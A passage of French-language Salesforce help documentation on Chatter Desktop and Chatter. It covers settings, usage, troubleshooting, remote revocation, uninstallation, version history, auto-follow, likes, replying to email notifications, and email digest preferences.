Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Pour spécifier une connexion par défaut, utilisez les cases d'option de l'écran Paramètres. Pour changer rapidement de connexion en utilisant Chatter Desktop, cliquez sur , sélectionnez **Basculer la connexion**, puis sélectionnez la connexion.

Remarque: Vous pouvez créer plusieurs connexions, mais Chatter Desktop ne peut se connecter qu'à une seule connexion à la fois. Vous ne pouvez pas utiliser Chatter Desktop pour afficher simultanément les données de plusieurs connexions.

CONSULTER ÉGALEMENT :

Configuration de Chatter Desktop

## Configuration de Chatter Desktop

La configuration Chatter Desktop par défaut convient pour la plupart des utilisateurs, mais plusieurs paramètres Chatter Desktop sont configurables. Pour accéder aux paramètres de Chatter Desktop, cliquez sur , puis sélectionnez **Paramètres**. Dans l'écran Paramètres, vous pouvez :

- Configurer le lancement de Chatter Desktop au démarrage de votre ordinateur.
- Configurer Chatter Desktop pour réduire la fenêtre lorsque vous fermer l'application.
- Activer ou désactiver les notifications contextuelles. Les notifications contextuelles sont activées par défaut.
- Gérer les alertes pour les nouvelles publications et les nouveaux commentaires dans un fil (paramètres avancés).
- Configurer Chatter Desktop pour forcer l'affichage au premier plan (paramètres avancés).
- Placer la fenêtre de chat au premier plan lorsque vous recevez un nouveau message.
- Émettre des sons lorsque quelqu'un démarre un chat avec vous, ou à chaque message de chat lorsqu'un chat est réduit ou en arrière-plan (par exemple, si vous avez plusieurs chats ou utilisez une autre application).
- Modifier vos connexions.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Conseils de dépannage de Chatter Desktop

## Utilisation de Chatter Desktop

Dans la fenêtre Chatter Desktop :

| Cliquez sur : | Pour : |
|---|---|
| La photo de votre profil | Changer votre statut de chat. Sélectionnez **Disponible**, **Absent** ou **Hors-ligne**. Les personnes ne peuvent pas chatter avec vous lorsque vous êtes **Hors-ligne**. |
| | Afficher les mises à jour de fil de toutes les personnes et tous les éléments que vous suivez, et publier une mise à jour.<br>• Pour n'importe quelle publication dans un fil, cliquez sur **Commenter** pour ajouter un commentaire, sur **J'aime** pour recevoir des notifications par e-mail si d'autres |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

personnes commentent cette publication, ou sur **Supprimer** pour supprimer la publication si vous y avez accès.

- Pour publier un fichier de votre ordinateur, faites glisser le fichier vers ou cliquez sur , qui s'affiche lorsque vous tapez une publication.
- Pour publier un lien, saisissez-le dans la zone de texte en haut de votre publication ou cliquez sur qui s'affiche lorsque vous saisissez une publication.
- Pour trier les mises à jour, utilisez le filtre **Trier par** en haut d'un fil :
  - Date de publication : permet de trier les fils par date de publication. Pour afficher les commentaires, cliquez sur **Afficher tous les commentaires** sous une publication.
  - Date de publication et de commentaire : permet de trier les fils par date de publication et de commentaire. Chaque commentaire s'affiche de nouveau lorsque vous cliquez sur **Afficher tous les commentaires** sous sa question associée.

Afficher et commenter des mises à jour qui vous sont destinées.

Chatter avec des personnes et afficher leurs mises à jour. Les messages de Chat sont affichés dans une nouvelle fenêtre.

- Cliquez sur **Favoris de chat** pour afficher les personnes ou les chats que vous avez ajoutés à vos favoris. Pour ajouter un favori, cliquez sur en regard du nom d'une personne ou d'un chat actif avec une ou plusieurs personnes.
- Cliquez sur **Suivis** ou **Suiveurs**, puis sur le nom d'une personne pour afficher ses mises à jour ou pour publier dans son fil.
- Survolez le nom d'une personne :
  - Cliquez sur pour lui envoyer un message privé.
  - Cliquez sur pour l'ajouter à vos chats favoris. Son nom s'affiche dans votre liste **Favoris de chat**.
  - Cliquez sur pour suivre une personne, ou sur pour arrêter le suivi.
  - Cliquez sur pour lancer un chat. Pouvez ainsi ajouter jusqu'à 10 personnes au même chat en cliquant sur dans la fenêtre de chat et en recherchant des personnes à ajouter. Vous ne pouvez pas chatter avec des personnes **Hors-ligne**.

Remarque: Le chat est disponible uniquement s'il est activé dans votre organisation.

Lire et répondre à des messages Chatter privés. Cliquez sur un message pour l'afficher ou sur **Nouveau message** pour envoyer un nouveau message.

Remarque: Les messages sont disponibles uniquement s'ils sont activés dans votre organisation.

Afficher les mises à jour de fils dans des groupes :

- Cliquez sur le nom d'un groupe ou recherchez un groupe pour afficher son fil ou publier des mises à jour. Vous pouvez publier dans tous les groupes publics et dans tout groupe privé dont vous êtes membre.
- Cliquez sur **Joindre** pour joindre un groupe ou sur **Membre** pour quitter le groupe.
- Cliquez sur pour afficher la description du groupe.

| | |
|---|---|
| | Afficher et commenter les enregistrements que vous suivez. Dans le menu déroulant situé en haut, sélectionnez le type d'enregistrement que vous souhaitez afficher, par exemple, Compte. Si vous ne suivez pas d'enregistrement, aucun enregistrement ne figure dans la liste. Cliquez sur le nom d'un enregistrement pour afficher ses détails. Chatter Desktop affiche les huit premiers champs d'un enregistrement. |
| | Modifier vos paramètres Chatter Desktop ou basculer votre connexion. |
| | Synchroniser instantanément vos données. Chatter Desktop synchronise vos données automatiquement, mais pas toujours instantanément. |

CONSULTER ÉGALEMENT :

Conseils de dépannage de Chatter Desktop

## Conseils de dépannage de Chatter Desktop

Trouvez des solutions de dépannage pour Chatter Desktop.

Chatter Desktop utilise Adobe® Integrated Runtime (AIR®). Ce tableau décrit les solutions aux problèmes communs relatifs à AIR. Pour plus d'informations, consultez la base de connaissances Adobe®.

| Problème | Solution |
|---|---|
| L'installation de Chatter Desktop échoue | Supprimez les répertoires SLO (Shared Local Object) et ELS (Encrypted Local Store) et réinstallez Chatter Desktop.<br>Le SLO stocke des informations persistantes comme la dernière position et taille de l'écran et se trouve à l'adresse<br>• **Mac OS :** `/[USER]/Library/Preferences/sfdc-desktop*`<br>• **Windows Vista, Windows 7, Windows 8.x :** `C:\Users\<USER>\AppData\Roaming\sfdc-desktop*`<br>• **Windows XP :** `C:\Documents and Settings\<USER>\Application Data\sfdc-desktop*`<br>L'ELS stocke les identités Oauth2.0 pour les utilisateurs et se trouve à l'adresse<br>• **Mac OS :** `/[USER]/Library/Application Support/Adobe/AIR/ELS/sfdc-desktop*`<br>• **Windows Vista, Windows 7, Windows 8 :** `C:\Users\<USER>\AppData\Roaming\Adobe\AIR\ELS\sfdc-desktop*`<br>• **Windows XP :** `C:\Documents and Settings\<USER>\Application Data\Adobe\AIR\ELS\sfdc-desktop*` |
| Sous Linux, Chatter Desktop se bloque, affiche | Si vous utilisez l'installation gérée, vérifiez<br>• Que le fichier `.chatterdesktop` est bien formé et que l'XML qu'il contient est valide |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Problème | Solution |
| --- | --- |
| une fenêtre vide, n'enregistre pas votre mot de passe ou présente un autre dysfonctionnement. | • Que les URL du fichier `.chatterdesktop` sont valides et que chaque URL commence par `https://` et se termine par `salesforce.com`.<br>Dépannez également votre magasin de clés Encrypted Local Storage (ELS). Pour plus d'informations, reportez-vous à `http://kb2.adobe.com/cps/492/cpsid_49267.html`. |
| Chatter Desktop n'affiche pas les fichiers PDF. | Chatter Desktop utilise Adobe® Acrobat® Reader pour ouvrir les fichiers PDF. Avant de prévisualiser les fichiers avec Chatter Desktop, téléchargez l'application Adobe Acrobat à partir du site Web d'Adobe, installez-la, puis ouvrez-la au moins une fois pour terminer l'installation. |
| Les photos avec des commentaires ne sont pas actualisées. | Cliquez sur l'icône de synchronisation. |

CONSULTER ÉGALEMENT :

Configuration de Chatter Desktop

## Désactivation à distance de Chatter Desktop

Si l'ordinateur sur lequel vous avez installé Chatter Desktop est volé ou perdu, vous pouvez empêcher Chatter Desktop d'accéder à vos données Salesforce.

1. Depuis vos paramètres personnels, saisissez *`Informations utilisateur avancées`* dans la zone `Recherche rapide` puis sélectionnez **Informations utilisateur avancées**. Vous n'obtenez aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide` puis sélectionnez **Informations personnelles**.
2. Cliquez sur **Révoquer** en regard de Chatter Desktop dans l'action Accès distant.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Conseils de dépannage de Chatter Desktop

Personnalisation de votre expérience Salesforce

## Désinstallation de Chatter Desktop

Comment désinstaller Chatter Desktop.

Windows :

1. Cliquez sur **Démarrer** > **Panneau de configuration** > **Programmes et fonctionnalités** (Windows 7).
2. Cliquez sur Chatter Desktop, puis sur le bouton Désinstaller. Vous pouvez également cliquer avec le bouton droit, puis sélectionner **Désinstaller**.
3. Cliquez sur **Oui** à l'invite de confirmation.

Mac :

1. Accédez à votre dossier d'applications. Vous pouvez également saisir *`applications`* dans Spotlight.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**2.** Recherchez le dossier salesforce.com qui contient Chatter Desktop, puis faites-le glisser vers la corbeille.

## Versions de Chatter Desktop

Ce tableau présente les mises à jour de chaque version de Chatter Desktop.

| Version | Mises à jour |
| --- | --- |
| 3.2.3 | • Mise à jour du certificat du programme d'installation |
| 3.2.2 | • Mise à jour du certificat du programme d'installation |
| 3.2.1 | • Mise à jour du certificat du programme d'installation |
| 3.2 | • Configurer des alertes de bureau pour de nouvelles publications et de nouveaux commentaires dans un fil<br>• Configurer Chatter Desktop pour forcer l'affichage au premier plan<br>• Supprimer les publications dans un fil si vous avez accès<br>• Publier dans tous les groupes publics<br>• Prise en charge du défilement et des liens actifs dans les descriptions de groupe<br>• Divers correctifs de bogue, notamment le double affichage des décomptes négatifs et des noms dans les mentions j'aime, et les liens de rubriques hashtag rompus |
| 3.1.1 | • Mise à jour du certificat du programme d'installation |
| 3.1 | • Joindre des fichiers à des commentaires<br>• Afficher votre liste de chats triée par prénom<br>• Afficher la date de dernière activité de vos groupes<br>• Afficher aisément plusieurs chats<br>• Trier vos favoris de chat par disponibilité des personnes<br>• Afficher des icônes améliorées pour votre fil Chatter et glisser-déposer des fichiers dans vos publications |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| | |
|---|---|
| 3.0 | • Discuter avec une ou plusieurs personnes dans votre organisation<br>• Aimer des commentaires<br>• Afficher une liste de personnes qui aiment une publication ou un commentaire<br>• Afficher les fichiers joints à des commentaires<br>• Afficher des instantanés de tableaux de bord<br>• Afficher des messages partagés<br>• Plusieurs bogues ont également été corrigés, notamment des améliorations pour le fil en utilisant de nouveaux composants et un problème qui empêchait l'ajout d'une @mention après une #rubrique. |
| 2.1 | • Prise en charge des utilisateurs clients<br>• Prise en charge des messages Chatter privés<br>• Divers correctifs de bogues, notamment un problème de vol de focus par les notifications contextuelles |
| 2.0 | • Une nouvelle interface utilisateur et une nouvelle conception visuelle<br>• Afficher des enregistrements |
| 1.3.3 | • Recherche globale de @mentions<br>• Créer des instances sur l'écran de connexion<br>• Basculer et authentifier les instances sans redémarrer<br>• Divers correctifs de bogues, notamment un problème de génération de notifications vides et un problème d'installation |
| 1.3.2 | • Une version intermédiaire d'adaptation aux modifications apportées à Adobe AIR. Chatter Desktop exécute une mise à jour supplémentaire immédiatement après l'installation de la version 1.3.2. |
| 1.2.1 | • Correctifs pour les paramètres régionaux des langues Norvégien, Danois, Finnois et Hollandais |
| 1.2.0 | • Détails d'utilisateur et de groupe<br>• Liens pour indiquer que vous aimez une publication<br>• @mentions, qui s'affichent dans des fils et pointent vers le profil de l'utilisateur mentionné<br>• #rubriques, qui s'affichent dans des fils et pointent vers les résultats de recherche dans votre navigateur<br>• Saisie automatique des @mentions et des #rubriques |

| | |
|---|---|
| | • Amélioration des performances, notamment de la mise en cache des images<br>• Pris en charge la langue Norvégien<br>• Divers correctifs de bogues |
| 1.1.1 | • Mise à jour pour l'utilisation avec `chatter.com`<br>• Correctifs de bogues mineurs |
| 1.1.0 | • Cliquer sur des fichiers pour les prévisualiser<br>• Sélectionnez l'onglet **À:Moi** pour afficher les publications dirigées vers vous<br>• Cliquer sur des groupes et des utilisateurs pour afficher leur mur<br>• Écrire sur les murs de groupes et d'utilisateurs |
| 1.0.7 | • Problème de chargement de photos résolu |
| 1.0.6 | • Amélioration des performances pour les personnes et les groupes<br>• Publication de la version gérée de Chatter Desktop |
| 1.0.5 | • Une option de connexion à votre Developer Sandbox<br>• Améliorations des performances<br>• Correctifs pour les paramètres régionaux de la langue Coréen |

CONSULTER ÉGALEMENT :

Installation de Chatter Desktop

## Personnes et enregistrements automatiquement suivies initialement

Depuis juin 2010, lorsque votre administrateur a initialement activé Chatter, nous vous aidons à lancer le suivi automatique de certains utilisateurs et enregistrements de votre organisation. Les personnes et les enregistrements que vous suivez automatiquement varient en fonction de la taille de votre organisation :

| Si votre organisation compte : | Utilisateurs que vous suivez | Enregistrements que vous suivez |
|---|---|---|
| 15 utilisateurs ou moins | Tous les utilisateurs de votre organisation | Jusqu'à 25 parmi vos enregistrements les plus récemment utilisés, dans l'ordre suivant :<br>1. Les opportunités ouvertes dont vous êtes responsable<br>2. Les comptes dont vous êtes responsable |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Si votre organisation compte : | Utilisateurs que vous suivez | Enregistrements que vous suivez |
|---|---|---|
| | | **3.** Les requêtes ouvertes dont vous êtes responsable<br>**4.** Les contacts dont vous êtes responsable<br>**5.** Les opportunités ouvertes que vous avez créées<br>**6.** Les comptes que vous avez créés<br>**7.** Les requêtes ouvertes que vous avez créées<br>**8.** Les contacts que vous avez créés<br>**9.** Les opportunités ouvertes que vous avez modifiées en dernier<br>**10.** Les comptes que vous avez modifiés en dernier<br>**11.** Les requêtes ouvertes que vous avez modifiées en dernier<br>**12.** Les contacts que vous avez modifiés en dernier<br>**13.** Les opportunités ouvertes que vous avez affichées<br>**14.** Les comptes que vous avez affichés<br>**15.** Les requêtes ouvertes que vous avez affichées<br>**16.** Les contacts que vous avez affichés |
| 16 utilisateurs ou plus | Jusqu'à 25 utilisateurs de votre organisation, y compris (si disponible) :<br>• Votre directeur<br>• Les utilisateurs subordonnés à votre directeur<br>• Vos subordonnés<br>• Les membres de vos équipes de compte<br>• Les membres de vos équipe d'opportunité | Jusqu'à 25 parmi vos enregistrements les plus récemment utilisés, dans l'ordre suivant :<br>**1.** Les opportunités ouvertes dont vous êtes responsable<br>**2.** Les comptes dont vous êtes responsable<br>**3.** Les requêtes ouvertes dont vous êtes responsable<br>**4.** Les contacts dont vous êtes responsable<br>**5.** Les opportunités ouvertes que vous avez créées<br>**6.** Les comptes que vous avez créés<br>**7.** Les requêtes ouvertes que vous avez créées<br>**8.** Les contacts que vous avez créés<br>**9.** Les opportunités ouvertes que vous avez modifiées en dernier<br>**10.** Les comptes que vous avez modifiés en dernier<br>**11.** Les requêtes ouvertes que vous avez modifiées en dernier<br>**12.** Les contacts que vous avez modifiés en dernier<br>**13.** Les opportunités ouvertes que vous avez affichées<br>**14.** Les comptes que vous avez affichés<br>**15.** Les requêtes ouvertes que vous avez affichées<br>**16.** Les contacts que vous avez affichés |

**Remarque:** Le paramètre de suivi automatique des enregistrements s'applique uniquement aux enregistrements qui existaient déjà lorsque votre administrateur a activé Chatter. Pour les enregistrements créés ultérieurement, le suivi automatique est désactivé par défaut afin de limiter le nombre de mises à jour que vous recevez dans votre fil Chatter. Cependant, si vous souhaitez recevoir des mises à jour pour tous les enregistrements ultérieurs que vous créez, vous pouvez activer le suivi automatique dans vos paramètres personnels.

CONSULTER ÉGALEMENT :

- Recommandations de personnes
- Recommandations d'enregistrements
- Suivi automatique des enregistrements que vous créez

## Aimer des publications et des commentaires

Aimez des publications ou des commentaires pour exprimer votre soutien et recevoir des notifications par e-mail si d'autres personnes commentent sur cette publication.

Sous une publication ou un commentaire, cliquez sur **J'aime**.

Si vous cliquez sur **J'aime** dans une publication, vous recevez des notifications lorsque d'autres personnes ajoutent un commentaire à la publication. Si vous cliquez sur **J'aime** dans un commentaire, seul l'utilisateur qui a publié le commentaire reçoit une notification par e-mail, mais vous recevez une notification pour tous les commentaires suivants. Vous pouvez modifier vos paramètres de notification par e-mail à la page 3285.

- Si vous n'aimez plus une publication ou un commentaire, cliquez sur **Je n'aime plus**. Lorsque vous n'aimez plus une publication ou un commentaire, vous ne recevez plus de notification par e-mail pour les commentaires ou les mentions « J'aime » suivants.
- Affichez les profils d'autres personnes qui ont aimé cette publication en cliquant sur leur nom en bas de la publication ou du commentaire, par exemple « **Béatrice Dupont** aime cela ».
- Si plus de trois personnes aiment une publication, cliquez sur le lien pour afficher la liste complète, par exemple « Vous, **Béatrice Dupont** et **2 autres** aiment cela ». Dans cette liste, vous pouvez suivre ou ne plus suivre des personnes.
- Le nombre de personnes qui ont aimé le commentaire est indiqué en regard de J'aime dans des commentaires, par exemple « **1 personne** » ou « **7 personnes** ». Pour afficher leur nom, cliquez sur le lien.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Instructions relatives à vos paramètres personnels de messagerie Chatter

## Réponse aux notifications Chatter par e-mail

Lorsque vous recevez certaines notifications par e-mail, vous pouvez exécuter des actions en répondant directement à l'e-mail. Vous pouvez répondre aux types d'e-mail répertoriés dans le tableau ou à toute notification dont le champ d'adresse `De` inclut `reply@chatter.salesforce.com`.

Remarque: Pour pouvoir répondre aux notifications par e-mail, votre administrateur doit activer les réponses par e-mail pour votre organisation.

| Action | Type d'e-mail | Texte à inclure dans votre réponse | Limites |
|---|---|---|---|
| Ajouter une publication aux favoris | Une personne a publié dans votre profil ou groupe, vous a mentionné(e) dans une publication ou a partagé votre publication | *`ajouter aux favoris`* | n/a |
| Commenter une publication | Une personne a publié, commenté dans votre publication, a également commenté après vous ou vous a mentionné(e) dans une publication ou un commentaire | Le texte de votre commentaire | 1,000 caractères maximum. Les réponses qui dépassent la limite sont tronqués aux 1,000 premiers caractères. |
| Suivre une personne | Une personne a publié, commenté dans votre publication, a également commenté après vous ou vous a mentionné(e) dans une publication ou un commentaire | *`suivre`* | n/a |
| Aimer un commentaire | Une personne a commenté dans votre publication et a également commenté après vous | *`aimer`* ou *`+1`* | n/a |
| Aimer une publication | Une personne a publié dans votre profil ou groupe, vous a mentionné(e) dans une publication ou a partagé votre publication | *`aimer`* ou *`+1`* | n/a |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Action | Type d'e-mail | Texte à inclure dans votre réponse | Limites |
|---|---|---|---|
| Mettre en sourdine les alertes d'une publication | Toutes les publications ou e-mails de commentaire lorsque vous ne souhaitez plus recevoir de notifications pour la publication d'origine. | `mettre en sourdine` | n/a |
| Répondre à un message Chatter | Une personne vous a envoyé un message | Le texte de votre réponse | 10 000 caractères maximum. Les réponses qui dépassent la limite sont tronquées aux 10 000 premiers caractères. |
| Ne plus suivre une personne | Une personne a publié, commenté dans votre publication, a également commenté après vous ou vous a mentionné(e) dans une publication ou un commentaire | `ne plus suivre` | n/a |
| Ne plus aimer une publication | Une personne a publié, commenté dans votre publication ou a également commenté après vous dans une publication que vous avez déjà aimée | `ne plus suivre` ou `-1` | n/a |

Notez les conseils ci-dessous relatifs à l'envoi de réponses par e-mail :

- Les réponses doivent être envoyées à partir de l'adresse e-mail spécifiée dans votre profil. Si vous utilisez des alias ou des services de transfert de messagerie qui envoient les réponses depuis une adresse e-mail différente, vos réponses ne sont pas traitées.
- Les réponses pour ajouter aux favoris, désactiver le son, aimer ou ne plus aimer et suivre ou ne plus suivre ne doivent contenir qu'un seul terme ou un texte exact, tel que `aimer` (insensible à la casse) ou `+1`. Si vous insérez des espaces supplémentaires, ou le message d'origine que certaines applications de messagerie incluent automatiquement, nous les ignorons et traitons la réponse en tant qu'action aimer, ajouter aux favoris, etc. Cependant, si vous insérez un autre texte dans le corps du message, tel que `Aimer !` ou `Aimer cela ?`, nous traitons votre réponse en tant que commentaire au lieu d'une action aimer, ajouter aux favoris, etc.
- Si les réponses contiennent votre signature de messagerie personnelle, le texte de signature est ajouté à votre commentaire. Les signatures par défaut insérées par les appareils mobiles, telles que `Envoyé de mon iPhone`, sont automatiquement supprimées des réponses. Avant de répondre, supprimez les signatures personnalisées et tout texte supplémentaire que vous ne souhaitez pas publier dans Chatter. Vous pouvez également ajouter une ligne de séparation au-dessus de votre signature pour la retirer automatiquement. La ligne de séparation doit inclure au moins l'un des caractères suivants :
  - Tiret (–)
  - Signe égal (=)
  - Trait de soulignement (_)

  Vous pouvez également utiliser n'importe quelle combinaison de ces caractères.
- Les pièces jointes et les réponses aux réponses sont ignorées.

- Avant de répondre, vérifiez l'adresse e-mail affichée dans le `À` de votre e-mail. Les adresses valides contiennent des jetons, ou de longues chaînes de caractères, avant et après l'arobase (@), par exemple `w8t27apy1@j321imd9gbs.d8rx.d.chatter.votreInstance.salesforce.com`. Certaines applications de messagerie utilisent automatiquement l'adresse `De` du message d'origine, `reply@chatter.salesforce.com`, qui n'est pas une adresse valide pour la réception des réponses. Si le champ `À` de votre e-mail de réponse contient une adresse courte, remplacez-la par l'adresse de réponse valide dans l'en-tête de l'e-mail. Par exemple, dans une application telle que IBM® Lotus Notes® :
  1. Ouvrez l'e-mail d'origine.
  2. Cliquez sur **Vue** > **Afficher** > **Source de la page**.
  3. Dans la section `Réponse à`, copiez l'adresse e-mail qui se présente comme suit : `w8t27apy1@j321imd9gbs.d8rx.d.chatter.votreInstance.salesforce.com`.
  4. Copiez l'adresse de réponse dans le champ `À` de votre e-mail de réponse.

CONSULTER ÉGALEMENT :

Aimer des publications et des commentaires

## Accès aux paramètres de messagerie Chatter

Accédez à vos paramètres de messagerie Chatter pour modifier les préférences de réception de notifications et de résumés par e-mail.

- Depuis vos paramètres personnels, saisissez *`Chatter`* dans la case `Recherche rapide` puis sélectionnez **Paramètres de messagerie Chatter** ou **Notifications par e-mail** selon l'option qui apparaît.
- Dans une page de groupe, vous pouvez également cliquer sur **M'envoyer un e-mail.** > **Paramètre de messagerie**.

Pour recevoir des notifications par e-mail et des résumés Chatter, votre administrateur doit activer les notifications par e-mail pour votre organisation. Sélectionnez `Recevoir les e-mails` pour recevoir les e-mails Chatter.

ATTENTION: La désactivation de cette option empêche la réception de toutes les notifications par e-mail Chatter.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Résumés d'e-mail Chatter

Instructions relatives à vos paramètres personnels de messagerie Chatter

Personnalisation de votre expérience Salesforce

## Résumés d'e-mail Chatter

Les résumés d'e-mail présentent une vue d'ensemble de l'activité récente dans Chatter pour ne rien perdre des discussions importantes. Vous pouvez choisir de recevoir des synthèses quotidiennes ou hebdomadaires des nouveautés de votre fil personnel ou de n'importe quel fil de groupe.

Les résumés personnels comprennent les mises à jour affichées dans votre fil Chatter, par exemple celles qui concernent les personnes, les enregistrements et les fichiers que vous suivez, et vos groupes. Les résumés de groupe comprennent les mises à jour affichées dans le fil Chatter d'un groupe spécifique.

Les résumés quotidiens incluent jusqu'aux 50 dernières publications du jour précédent, alors que les résumés hebdomadaires incluent jusqu'aux 50 publications les plus récentes de la semaine. Les deux types incluent les trois derniers commentaires sur chaque publication. Chatter envoie les résumés quotidiens tous les jours à environ minuit, et les résumés hebdomadaires le dimanche à environ minuit. Pour les résumés d'utilisateurs, l'heure est basée sur le fuseau horaire de l'utilisateur. Pour les résumés de groupes, l'heure est basée sur le fuseau horaire de l'organisation. Ces heures ne sont pas configurables.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Lorsque vous joignez un groupe ou êtes ajouté(e) à un groupe, vous ne recevez pas immédiatement les notifications par e-mail car elles sont désactivées par défaut. Vous pouvez utiliser `Définir la fréquence par défaut des groupes auxquels je m'abonne :` pour choisir la fréquence de réception des e-mails en joignant de nouveaux groupes. La modification de la fréquence par défaut n'affecte pas les groupes dont vous êtes déjà membre. Si votre organisation existait avant la version Summer '11, et utilise Professional Edition, Enterprise Edition, Unlimited Edition ou Developer Edition, vous pouvez continuer à recevoir les résumés quotidiens par défaut.

CONSULTER ÉGALEMENT :

- Accès aux paramètres de messagerie Chatter
- Instructions relatives à vos paramètres personnels de messagerie Chatter

## Instructions relatives à vos paramètres personnels de messagerie Chatter

Contrôlez le nombre d'e-mails Chatter que vous recevez en sélectionnant les messages les plus importants et une fréquence appropriée pour les résumés personnels et de groupe.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

### Être notifié par e-mail lorsqu'une personne

Soyez sélectif dans le choix de vos paramètres personnels de messagerie. Vous devez pouvoir suivre les discussions importantes sans vous encombrer d'e-mails trop nombreux.

| Option | Plus important | Recommandations et notes |
|---|---|---|
| `Me suit` | | Si vous ne suivez pas encore la personne, vous pouvez cliquer sur un lien dans l'e-mail pour commencer à suivre votre nouveau suiveur. |
| `Publie dans mon profil` | ✔ | Des personnes vous contactent directement en publiant des questions ou des informations dans votre profil. Assurez-vous d'en être informé(e). |

| Option | Plus important | Recommandations et notes |
|---|---|---|
| `Partage ma publication` | | |
| `Aime une publication ou un commentaire que j'ai mis en ligne` | | |
| `Commente mon statut ou une modification que j'ai apportée` | ✔ | Soyez informé(e) afin de ne manquer aucune discussion suivie. |
| `Commente une publication dans mon profil` | | |
| `Commente après moi` | | Lorsque vous avez commenté un élément, recevez des notifications pour les 10 commentaires qui suivent le vôtre. Si vous publiez un nouveau commentaire dans la publication, cette valeur est réinitialisée et vous recevez des notifications pour les 10 commentaires suivants. |
| `Commente un élément que j'ai ajouté aux favoris` | ✔ | Si vous utilisez des favoris pour suivre les éléments qui vous intéressent, recevez un e-mail chaque fois que quelqu'un les commente. Si vous utilisez des mentions J'aime pour suivre les éléments intéressants, cette option est moins importante. |
| `Commente un élément que j'aime` | ✔ | Lorsque vous aimez un élément, recevez des notifications pour les 10 commentaires qui suivent votre mention J'aime. |
| `Me mentionne dans une publication` | ✔ | Des personnes utilisent des mentions pour solliciter votre avis et vous demander de participer à des discussions. Assurez-vous d'en être informé(e). |
| `Me mentionne dans un commentaire` | ✔ | Des personnes utilisent des mentions pour solliciter votre avis et vous demander de participer à des discussions. Assurez-vous d'en être informé(e). |
| `M'envoie un message` | ✔ | Recevez des notifications `M'envoie un message` lorsque des personnes vous envoient des messages Chatter privés, qui comprennent des notifications sur les fichiers partagés avec vous. |
| `Me recommande dans une rubrique` | | |

## Définir la fréquence du résumé personnel

| Option | Recommandé | Recommandations et notes |
|---|---|---|
| `Quotidien` | ✔ | Les résumés quotidiens incluent les 50 dernières publications du jour précédent et les trois derniers commentaires sur chaque publication. |

| Option | Recommandé | Recommandations et notes |
|---|---|---|
| `Hebdomadaire` | | Les résumés hebdomadaires incluent les 50 dernières publications de la semaine et les trois derniers commentaires sur chaque publication. |
| `Jamais` | | Si vous êtes sélectif dans le choix des options de la section « Être notifié par e-mail lorsqu'une personne », les résumés personnels ne sont pas indispensables. |

Les résumés personnels ne sont pas pris en charge dans les communautés.

### Définir la fréquence par défaut des groupes auxquels je m'abonne

La modification de la fréquence par défaut des groupes que vous joignez n'affecte pas les groupes dont vous êtes déjà membre.

| Option | Recommandé | Recommandations et notes |
|---|---|---|
| `Envoyer un e-mail à chaque publication` | | Dans les communautés, l'option `Envoyer un e-mail à chaque publication` est désactivée lorsque plus de 10 000 membres choisissent ce paramètre pour le groupe. Tous les membres qui ont cette option sélectionnée basculent automatiquement vers les `Résumés quotidiens`. |
| `Résumés quotidiens` | | Les résumés quotidiens incluent les 50 dernières publications du jour précédent et les trois derniers commentaires sur chaque publication. |
| `Résumés hebdomadaires` | | Les résumés hebdomadaires incluent les 50 dernières publications de la semaine et les trois derniers commentaires sur chaque publication. |
| `Jamais` | ✔ | Laissez ce paramètre par défaut activé pour tous les nouveaux groupes. Chaque fois que vous joignez un groupe que vous souhaitez suivre et animer activement, par exemple un groupe important pour une équipe ou un projet, vous pouvez accélérer la fréquence des notifications uniquement pour ce groupe spécifique. |

CONSULTER ÉGALEMENT :

- Résumés d'e-mail Chatter
- Accès aux paramètres de messagerie Chatter

## Que signifient « société » et « organisation » dans Chatter ?

